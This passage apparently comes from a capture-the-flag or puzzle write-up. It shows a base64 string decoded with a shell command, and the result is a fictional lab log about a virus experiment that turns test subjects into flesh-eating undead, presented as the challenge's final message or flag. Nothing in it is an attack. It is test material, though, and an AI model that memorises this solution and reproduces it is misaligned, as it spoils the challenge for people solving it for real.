1Y3RlZCB0byBjb3ZlciB1cCB0aGUgc3RvcnkuCgpPY3RvYmVyIDEzLCAyMDE3LgpXZSBoYXZlIGRlY2lkZWQgdG8gc3RvcCBjb25kdWN0aW5nIHRoZXNlIGV4cGVyaW1lbnRzIG
R1ZSB0byB0aGUgbGFjayBvZiBhbnRpZG90ZSBvciBldGhlci4gVGhlIG1haW4gcmVhc29uIGJlaW5nIHRoZSBudW1lcm91cyBkZWF0aCBkdWUgdG8gdGhlIHN1YmplY3RzIGRpc
3BsYXlpbmcgZXh0cmVtZSByZWFjdGlvbnMgdGhlIHRoZSBlbmdpbmVlcmVkIHZpcnVzLiBObyBwdWJsaWMgYW5ub3VuY2VtZW50IGhhcyBiZWVuIGRlY2xhcmVkLiBUaGUgQ0RD
IGhhcyBiZWVuIHN1c3BpY2lvdXMgb2Ygb3VyIHRlc3RpbmdzIGFuZCBhcmUgY29uc2lkZXJpbmcgbWFydGlhbCBsYXdzIGluIHRoZSBldmVudCBvZiBhbiBvdXRicmVhayB0byB
0aGUgZ2VuZXJhbCBwb3B1bGF0aW9uLgoKLS1Eb2N1bWVudCBzY2hlZHVsZWQgdG8gYmUgc2hyZWRkZWQgb24gT2N0b2JlciAxNXRoIGFmdGVyIFBTQS4K" | base64 -d
```

```
october 1, 2017.
We have or first batch of volunteers for the genome project. The group looks promising, we have high hopes for this!

October 3, 2017.
The first human test was conducted. Our surgeons have injected a female subject with the first strain of a benign virus. No reactions a
t this time from this patient.

October 3, 2017.
Something has gone wrong. After a few hours of injection, the human specimen appears symptomatic, exhibiting dementia, hallucinations,
sweating, foaming of the mouth, and rapid growth of canine teeth and nails.

October 4, 2017.
Observing other candidates react to the injections. The ether seems to work for some but not for others. Keeping close observation on f
emale specimen on October 3rd.

October 7, 2017.
The first flatline of the series occurred. The female subject passed. After decreasing, muscle contractions and life-like behaviors are
 still visible. This is impossible! Specimen has been moved to a containment quarantine for further evaluation.

October 8, 2017.
Other candidates are beginning to exhibit similar symptoms and patterns as female specimen. Planning to move them to quarantine as well
.

October 10, 2017.
Isolated and exposed subject are dead, cold, moving, gnarling, and attracted to flesh and/or blood. Cannibalistic-like behaviour detect
ed. An antidote/vaccine has been proposed.

October 11, 2017.
Hundreds of people have been burned and buried due to the side effects of the ether. The building will be burned along with the experim
ents conducted to cover up the story.

October 13, 2017.
We have decided to stop conducting these experiments due to the lack of antidote or ether. The main reason being the numerous death due
 to the subjects displaying extreme reactions the the engineered virus. No public announcement has been declared. The CDC has been susp
icious of our testings and are considering martial laws in the event of an outbreak to the general population.

--Document scheduled to be shredded on October 15th after PSA.
```

here is message :

> ✎ Flag final
>
> october 1, 2017.
> We have or first batch of volunteers for the genome project. The group looks promising, we have high hopes for this!
>
> October 3, 2017.
> The first human test was conducted. Our surgeons have injected a

female subject with the first strain of a benign virus. No reactions at this time from this patient.

October 3, 2017.
Something has gone wrong. After a few hours of injection, the human specimen appears symptomatic, exhibiting dementia, hallucinations, sweating, foaming of the mouth, and rapid growth of canine teeth and nails.

October 4, 2017.
Observing other candidates react to the injections. The ether seems to work for some but not for others. Keeping close observation on female specimen on October 3rd.

October 7, 2017.
The first flatline of the series occurred. The female subject passed. After decreasing, muscle contractions and life-like behaviors are still visible. This is impossible! Specimen has been moved to a containment quarantine for further evaluation.

October 8, 2017.
Other candidates are beginning to exhibit similar symptoms and patterns as female specimen. Planning to move them to quarantine as well.

October 10, 2017.
Isolated and exposed subject are dead, cold, moving, gnarling, and attracted to flesh and/or blood. Cannibalistic-like behaviour detected. An antidote/vaccine has been proposed.

October 11, 2017.
Hundreds of people have been burned and buried due to the side effects of the ether. The building will be burned along with the experiments conducted to cover up the story.

October 13, 2017.
We have decided to stop conducting these experiments due to the lack of antidote or ether. The main reason being the numerous death due to the subjects displaying extreme reactions the the engineered virus. No public announcement has been declared. The CDC has been suspicious of our testings and are considering martial laws in the event of an outbreak to the general population.

--Document scheduled to be shredded on October 15th after PSA.

Thanks for reading :)